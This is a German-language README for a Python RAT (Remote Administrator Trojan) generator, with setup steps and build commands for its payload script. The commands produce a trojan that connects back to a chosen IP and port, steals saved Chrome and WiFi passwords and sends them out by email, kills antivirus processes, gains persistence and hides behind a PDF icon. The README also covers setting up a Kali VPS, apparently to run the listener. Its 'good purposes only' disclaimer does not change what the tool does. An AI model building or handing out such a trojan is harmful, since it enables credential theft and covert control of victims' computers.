 pushpenderindia/thorse

THorse ist ein RAT-Generator (Remote Administrator Trojan) für Windows/Linux-Systeme, geschrieben in Python 3.



THorse ist ein RAT (Remote Administrator Trojan)-Generator für Windows/Linux-Systeme, geschrieben in Python 3.
Dieses kleine Python-Skript kann wirklich großartige Arbeit leisten.
:computer: Dieses Projekt wurde nur für gute Zwecke und den persönlichen Gebrauch erstellt.
DIESE SOFTWARE WIRD OHNE JEGLICHE GEWÄHRLEISTUNG BEREITGESTELLT. SIE NUTZEN DIESE SOFTWARE AUF EIGENES RISIKO. DIE NUTZUNG LIEGT IN DER ALLEINIGEN VERANTWORTUNG DES ENDBENUTZERS. DIE ENTWICKLER ÜBERNEHMEN KEINE HAFTUNG UND SIND NICHT VERANTWORTLICH FÜR MISSBRAUCH ODER SCHÄDEN, DIE DURCH DIESES PROGRAMM VERURSACHT WERDEN.
| Unterstützte Abrufe, versucht gespeicherte Passwörter abzurufen von: |
|---|
| Chrome Browser |
| WiFi |
 Kali Linux - ROLLING EDITION
 Windows 10
Windows 8.1 - Pro
Windows 7 - Ultimate
Wir alle wissen, wie leistungsfähig die Meterpreter-Payload ist, aber die daraus erstellte Payload ist dennoch nicht zufriedenstellend.
Unter Windows geben Sie bitte den Pyinstaller-Pfad in paygen.py an [Zeile 14]
Der Standardpfad ist: PYTHON_PYINSTALLER_PATH = os.path.expanduser("C:/Python37-32/Scripts/pyinstaller.exe")
Ändern Sie es entsprechend Ihrem System
# Install dependencies
$ Install latest python 3.x

# Navigate to the /opt directory (optional)
$ cd /opt/

# Clone this repository
$ git clone https://github.com/PushpenderIndia/thorse.git

# Go into the repository
$ cd thorse

# Installing dependencies
$ bash installer_linux.sh

# If you are getting any errors while executing installer_linux.sh, try to install using installer_linux.py
$ python3 installer_linux.py

$ chmod +x paygen.py
$ python3 paygen.py --help

# Making Payload/RAT
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# Making Payload/RAT with Custom AVKiller [By Default, Tons of Know AntiVirus is added in Kill_Targets]
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe

# Making Payload/RAT with Custom Time to become persistence
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --persistence 10

Note: You can also use our custom icons from the icon folder, just use them like this  --icon icon/pdf.ico
# 1. Setup a VPS, You can buy Ubuntu VPS from any VPS Provider such as Digital Ocean, Linode, AWS, etc

# 2. Connect to your VPS Using SSH
$ ssh username@ip_address

# 3. Update Your Linux VPS
$ sudo apt update

# 4. Add Kali Linux Repository
$ sudo sh -c "echo 'deb https://http.kali.org/kali kali-rolling main non-free contrib' > /etc/apt/sources.list.d/kali.list"

# 5. Install gnupg package
$ sudo apt install gnupg

# 6. Add Kali Public Keys
$ wget 'https://archive.kali.org/archive-key.asc' && sudo apt-key add archive-key.asc

# 7. Update VPS
$ sudo apt update
